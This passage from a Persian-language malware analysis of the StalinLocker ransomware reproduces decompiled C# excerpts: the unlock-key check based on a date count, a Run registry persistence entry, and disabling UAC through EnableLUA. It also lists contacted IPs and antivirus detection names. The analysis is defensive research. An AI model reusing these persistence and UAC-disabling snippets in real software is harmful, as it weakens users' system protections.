            return Dns.GetHostByName(Dns.GetHostName()).AddressList[0].ToString();
        }
    }
}
```

(local variable) NetworkInterface networkInterface

همانطور که اشاره شد در صورت وارد نمودن کد صحیح، قفل صفحه باز خواهد شد، طبق بررسی‌های صورت گرفته، این کد از کسر تاریخ اجرای باج‌افزار در سیستم قربانی از تاریخ ۱۹۹۲/۱۲/۳۰ به دست می‌آید. در تصاویر زیر قطعه کد مربوط به این فرآیند مشخص شده است.

KeyBox_TextChanged(object, EventArgs) :...

```
// StalinScreamer.Form1
// Token: 0x06000004 RID: 4 RVA: 0x00002554 File Offset: 0x00000754
private void KeyBox_TextChanged(object sender, EventArgs e)
{
    try
    {
        if (int.Parse(this.KeyBox.Text) == (this.n - this.dt).Days)
        {
            this.timer1.Stop();
            this.timer2.Stop();
            this.timer3.Stop();
            this.timer4.Stop();
            this.guessed = true;
            MessageBox.Show("Правильный ключ", "Уведомление", MessageBoxButtons.OK, MessageBoxIcon.Asterisk);
            try
            {
                using (TaskService taskService = new TaskService())
                {
                    taskService.RootFolder.DeleteTask("Driver Update", true);
                }
            }
            catch
            {
            }
            try
            {
                RegistryKey registryKey = Registry.LocalMachine.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\", true);
                registryKey.DeleteSubKey("Stalin");
                registryKey.Close();
            }
            catch
            {
            }
            try
            {
                RegistryKey registryKey2 = Registry.LocalMachine.OpenSubKey("HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System\\",
                  true);
                registryKey2.SetValue("EnableLUA", 1);
                registryKey2.Close();
            }
            catch
            {
            }
            File.Delete("C:\\Users\\" + Environment.UserName + "\\AppData\\local\\fl.dat");
            Application.Exit();
        }
    }
    catch
    {
    }
}
```

```
// Token: 0x04000001 RID: 1
private DateTime dt = new DateTime(1922, 12, 30);

// Token: 0x04000002 RID: 2
private DateTime n = DateTime.Now;
```

باج‌افزار StalinLocker فقط از کتابخانه ویندوزی زیر به همراه یک تابع از آن، استفاده می‌کند.

mscoree.dll
_CorExeMain

بر اساس بررسی‌های صورت گرفته، این باج‌افزار فقط یک فرایند ایجاد می‌کند که آن هم به نام خود باج‌افزار می‌باشد.

StalinLocker.exe

تصویر زیر مربوط به کلید رجیستری مرتبط با باج‌افزار می‌باشد که در کدمنبع آن آمده است.

```
Form1
105             try
106             {
107                 RegistryKey registryKey = Registry.LocalMachine.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\", true);
108                 registryKey.SetValue("Stalin", Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\stalin.exe");
109                 registryKey.Close();
110             }
111             catch
112             {
113             }
114             try
115             {
116                 RegistryKey registryKey2 = Registry.LocalMachine.OpenSubKey("HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\
                    \System\\", true);
117                 registryKey2.SetValue("EnableLUA", 0);
118                 registryKey2.Close();
119             }
120             catch
121             {
122             }
123         }
124         catch
125         {
126         }
127     }
```

تحلیل ترافیک شبکه :

لیست میزبان‌هایی که باج افزار با آن ها ارتباط برقرار کرده است.

نام کشور	شماره پورت	آدرس آی پی
ایالات متحده امریکا	۸۰ TCP	۱۷۲.۲۱۷.۲۲.۱۴۲
اتحادیه اروپا	۸۰ TCP	۸۸.۲۲۱.۱۳۴.۴۱
ایالات متحده امریکا	۴۴۳ TCP	۱۷۲.۲۱۷.۲۲.۱۴۲

شناسایی :

در حال حاضر تعداد ۳۸ مورد از ٦٦ آنتی ویروس و آنتی بدافزار موجود در سامانه VirusTotal قادر به شناسایی این باج افزار بوده وآن را حذف یا غیرفعال می‌کنند.

Ad-Aware	Trojan.GenericKD.30759243	AegisLab	Troj.Ransom.W32.Blocker!c
AhnLab-V3	Trojan/Win32.Blocker.C2504612	ALYac	Trojan.Ransom.ScreenLocker
Arcabit	Trojan.Generic.D1D5594B	Avast	FileRepMalware
AVG	FileRepMalware	BitDefender	Trojan.GenericKD.30759243
CAT-QuickHeal	Trojan.IGENERIC	CrowdStrike Falcon	malicious_confidence_90% (W)
Cylance	Unsafe	Cyren	W32/Trojan.NRGE-3585
Emsisoft	Trojan.GenericKD.30759243 (B)	eScan	Trojan.GenericKD.30759243
ESET-NOD32	a variant of MSIL/Agent.SNU	F-Secure	Trojan.GenericKD.30759243
Fortinet	W32/Blocker.BA!tr	GData	Trojan.GenericKD.30759243
Ikarus	Trojan-Ransom.StalinLocker	Jiangmin	Trojan.Blocker.ikr
K7AntiVirus	Riskware (0040eff71)	K7GW	Riskware (0040eff71)
Kaspersky	Trojan-Ransom.Win32.Blocker.lacf	MAX	malware (ai score=93)
McAfee	Artemis!61C003BAC228	McAfee-GW-Edition	Artemis!Trojan
Palo Alto Networks	generic.ml	Panda	Trj/GdSda.A
Qihoo-360	Win32/Trojan.Ransom.719	SentinelOne	static engine - malicious
Sophos AV	Mal/MSIL-BA	Symantec	Trojan.Gen.2
Tencent	Win32.Trojan.Blocker.Wops	TrendMicro	Ransom_TALINSLOCKER.THEAAAH
TrendMicro-HouseCall	Ransom_TALINSLOCKER.THEAAAH	VIPRE	Trojan.Win32.Generic!BT
Yandex	Trojan.Blocker!8SNT/INd9xY	ZoneAlarm	Trojan-Ransom.Win32.Blocker.lacf